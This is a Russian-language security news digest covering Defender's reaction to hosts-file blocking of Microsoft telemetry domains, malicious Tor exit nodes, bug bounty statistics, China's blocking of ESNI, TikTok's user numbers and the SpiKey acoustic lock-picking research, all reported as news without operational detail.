
INFO

Адреса, блокировку которых не любит MS:
- www.microsoft.com
- microsoft.com
- telemetry.microsoft.com
- wns.notify.windows.com.akadns.net
- v10-win.vortex.data.microsoft.com.akadns.net
- us.vortex-win.data.microsoft.com
- us-v10.events.data.microsoft.com
- urs.microsoft.com.nsatc.net
- watson.telemetry.microsoft.com
- watson.ppe.telemetry.microsoft.com
- vsgallery.com
- watson.live.com
- watson.microsoft.com
- telemetry.remoteapp.windowsazure.com
- telemetry.urs.microsoft.com

В итоге специалист пришел к выводу, что Microsoft, по всей видимости, недавно обновила Defender таким образом, чтобы он определял, когда серверы компании добавляют в файл hosts и пользователь пытается блокировать сбор телеметрии.

ОТКРЫТ ИСХОДНЫЙ КОД HAVE I BEEN PWNED?

Трой Хант, основатель сервиса Have I Been Pwned? (HIBP), предоставляющего возможность проверить, не скомпрометированы ли учетные данные, объявил, что после нескольких неудачных попыток продать проект он решил открыть его исходный код. За прошедшие годы Хант вложил в проект много сил, времени и ресурсов, но продолжать развивать HIBP самостоятельно и дальше он не может.



→ «Каждый байт данных, загруженных в систему за последние годы, был бесплатно предоставлен кем-то, кто решил улучшить ландшафт безопасности для всех нас.

Философия HIBP всегда заключалась в том, чтобы поддерживать сообщество, а теперь я хочу, чтобы сообщество поддержало HIBP. Открытие исходных кодов — наиболее очевидный способ сделать это. Все основные элементы HIBP будут переданы в руки людей, которые смогут помочь поддерживать сервис, невзирая на то, что происходит со мной»

— Трой Хант в своем блоге


ВРЕДОНОСНЫЕ УЗЛЫ TOR

В середине августа ИБ-специалист и оператор сервера Tor, известный как Nusenu, опубликовал тревожные результаты своего исследования. По его данным, с января 2020 года группа неизвестных лиц устанавливала контроль над выходными узлами Tor и проводила атаки типа SSL stripping. В какой-то момент группе принадлежала четверть всех выходных узлов (380 серверов), а сейчас они контролируют около 10%, хотя разработчики Tor трижды принимали меры, чтобы прекратить эту активность.

Исследователь говорит, что истинный масштаб операций этой группы неизвестен, но их главная цель определенно получение прибыли. Nusenu объясняет, что злоумышленники выполняют атаки man in the middle на пользователей Tor и манипулируют трафиком, проходящим через подконтрольные им выходные узлы. Цель таких MITM-атак — применение техники SSL stripping, то есть даунгрейд трафика пользователей с HTTPS-адресов на менее безопасные HTTP.

По мнению специалиста, таким образом группировка подменяет биткойн-адреса внутри HTTP-трафика, связанного с миксер-сервисами. Подобные сервисы помогают «запутать следы», превращая простой перевод средств с одного аккаунта на другой в сложную схему: вместо одной транзакции сервис разбивает нужный платеж на сотни или тысячи мелких переводов, которые отправляются на разные аккаунты и проходят через множество кошельков, прежде чем достигнут истинной цели. Фактически, подменяя адреса на уровне HTTP-трафика, злоумышленники эффективно перехватывают средства жертв, без ведома как самих пользователей, так и криптовалютных миксер-сервисов.

Сами по себе подобные атаки нельзя назвать новыми, но исследователь отмечает невиданный масштаб операции. Так, опираясь на контактный email-адрес вредоносных серверов, эксперт отследил по меньшей мере девять кластеров входных узлов, добавленных за последние семь месяцев. Вредоносная сеть достигла своего пика 22 мая текущего года, когда в нее входили 380 серверов и группировка контролировала 23,95% всех выходных узлов Tor.



Nusenu не раз сообщал администраторам Tor о найденных вредоносных узлах, и после последней «зачистки», произошедшей 21 июня 2020 года, возможности злоумышленников сильно сократились. Впрочем, по состоянию на 8 августа 2020 года группировка по-прежнему контролировала около 10% выходных узлов.

По мнению исследователя, злоумышленники будут продолжать эти атаки и далее, так как у инженеров Tor Project нет возможности тщательно проверить всех присоединившихся к сети участников, ведь во главу угла ставится анонимность.

Нужно сказать, что другая похожая атака была обнаружена в 2018 году. Тогда в манипуляциях пользовательским трафиком уличили операторов нескольких Tor2Web-сервисов. Злоумышленники также подменяли адреса биткойн-кошельков своими. К примеру, когда пользователи пытались заплатить выкуп операторам шифровальщиков LockeR, Sigma и GlobeImposter, их средства оседали в карманах других хакеров.

ДЕНЬГИ ЗА БАГИ

Специалисты компании Microsoft отчитались о работе своих **15** программ bug bounty в прошлом году. В компании говорят, что на ИБ-исследователей явно повлияли пандемия коронавируса и карантины во многих странах мира: в первые месяцы пандемии ИБ-специалисты были заметно активнее.

В 2019 году компания суммарно выплатила исследователям за обнаруженные уязвимости **13 700 000** долларов, то есть **В 3 РАЗА БОЛЬШЕ**, чем годом ранее (**4 400 000** долларов).

В период с 1 июля 2019 года по 30 июня 2020 года **327** ИБ-исследователей обнаружили **1226** уязвимостей в продуктах Microsoft.

Самая крупная награда за баг составила **200 000 ДОЛЛАРОВ** и была связана с уязвимостью в Hyper-V.

Большие размеры выплат обусловлены запуском сразу **6** новых программ вознаграждения и двух новых исследовательских грантов.

Выплаты по программам bug bounty Microsoft намного превзошли аналогичные награды от Google, общий размер которых в прошлом году составил лишь **6 500 000 ДОЛЛАРОВ**, и Google при этом называла год рекордным.

Программы bug bounty компании Microsoft
1 июля 2019 — 30 июня 2020
13,7
миллионов долларов выплачено
15
программ bug bounty
1,226
отчетов об уязвимостях
327
ИБ-специалистов получили награды
$200K
крупнейшая выплата

КИТАЙ БЕЗ HTTPS

Специалисты из iYouPort, университета Мэриленда и Great Firewall Report представили совместные отчеты. Они гласят, что в конце июля 2020 года китайские власти обновили «Великий китайский файрвол» таким образом, чтобы блокировать зашифрованные HTTPS-соединения, которые используют современные протоколы и технологии, защищающие от перехвата. В частности, под блокировку теперь попадает весь HTTPS-трафик, использующий TLS 1.3 и ESNI (Encrypted Server Name Indication).

Прочий HTTPS-трафик, использующий более старые версии протоколов, в том числе TLS 1.1 и 1.2, а также SNI (Server Name Indication), по-прежнему не блокируется. Дело в том, что в этом случае власти могут «видеть», к какому домену пытается подключиться пользователь. Это возможно через просмотр поля SNI на ранних этапах HTTPS-соединений.

Если же соединение устанавливается через TLS 1.3, то поле SNI можно скрыть с помощью ESNI. Из-за этого фильтровать трафик становится все труднее, а китайские власти хотят контролировать контент, доступ к которому может получить население.

Исследователи пришли к выводу, что в настоящее время в Китае блокируется весь HTTPS-трафик, использующий TLS 1.3 и ESNI, а IP-адреса, участвующие в таких соединениях, получают временные баны, длительностью от двух до трех минут.

По данным экспертов, сейчас существует шесть методов обхода блокировок «Великого китайского файрвола», они могут применяться как на стороне клиента (внутри приложений и ПО), так и на стороне сервера (на серверах и бэкендах приложений).

> *«К сожалению, данные стратегии могут оказаться недолгосрочным решением: по мере продолжения этой игры в кошки-мышки „Великий файрвол“, вероятно, продолжит совершенствовать свои возможности в области цензуры», — заключают исследователи.*

700 000 000 АКТИВНЫХ ПОЛЬЗОВАТЕЛЕЙ TIKTOK

Разработчики TikTok, принадлежащего китайской компании ByteDance, впервые с 2018 года поделились данными о количестве ежемесячно активных пользователей.

Как оказалось, в настоящее время сервисом пользуются около **700 000 000** активных пользователей в месяц и около **100 000 00** из них находятся в США. Для сравнения: в январе 2018 года у TikTok насчитывалось лишь **54 800 000** активных пользователей (около **11 000 000** пользователей в США). Таким образом, прирост ежемесячной аудитории сервиса составил порядка **800%**.

Также сообщается, что за почти три года существования TikTok он был загружен уже более **2 000 000 000** раз.

«ЗВУКОВОЙ» ВЗЛОМ

Ученые из Национального университета Сингапура опубликовали доклад об интересной технике взлома замков — SpiKey. Они утверждают, что, подслушав и записав звук, с каким замок открывается, можно подобрать к этому замку ключ.

Исследователи рассказывают, что физический замок, разумеется, можно взломать и более традиционным способом, но это потребует определенных знаний, навыков и инструментов. К тому же такой взлом оставляет следы на внутренней части замка, и их могут обнаружить криминалисты.

По сути, предложенная исследователями атака предлагает использовать микрофон обычного смартфона для захвата звука вставки и извлечения ключа из замка. Этот звук позволяет сделать выводы о форме ключа и его бородке, а затем создать копию. Специальный софт, созданный экспертами, определяет время между щелчками, которые возникают при контакте ключа со штифтами в замке, и, основываясь на этих данных, воссоздает сам ключ.

Продолжение статьи →

← Начало статьи




Figure 2: (a) With a correct key inserted, pins align on a shear line and unlocks the lock; (b) depicts key construction parameters; and (c) depicts key insertion producing *click* sound as a pin slips off of a key ridge.

Исследователи объясняют, что на выходе программа предлагает несколько подходящих ключей-кандидатов, а не единственный готовый вариант. Однако такой «акустический» анализ обычного ключа с шестью выступами позволяет отбраковать более 94% ключей и оставить лишь около десяти ключей-кандидатов (зачастую ключей-кандидатов и вовсе останется всего три). На основе этих данных можно будет создать копию ключа, к примеру с помощью 3D-принтера.

Есть у методики SpiKey и слабые стороны. Например, отдельные типы ключей при вставке в замочную скважину издают так называемые перекрывающиеся щелчки, которые крайне трудно проанализировать, и поэтому перед SpiKey уязвимы только около 56% ключей.

Кроме того, для наилучших результатов анализа специальному ПО требуется постоянная скорость при повороте ключа в замке, чего попросту не бывает в реальной жизни. Впрочем, этот нюанс можно обойти, записав звук открывания-закрывания замка несколько раз. Для этого атакующий может установить малварь на смартфон или умные часы жертвы (чтобы записывать нужные звуки) или собирать данные с дверных датчиков, если те укомплектованы микрофонами.

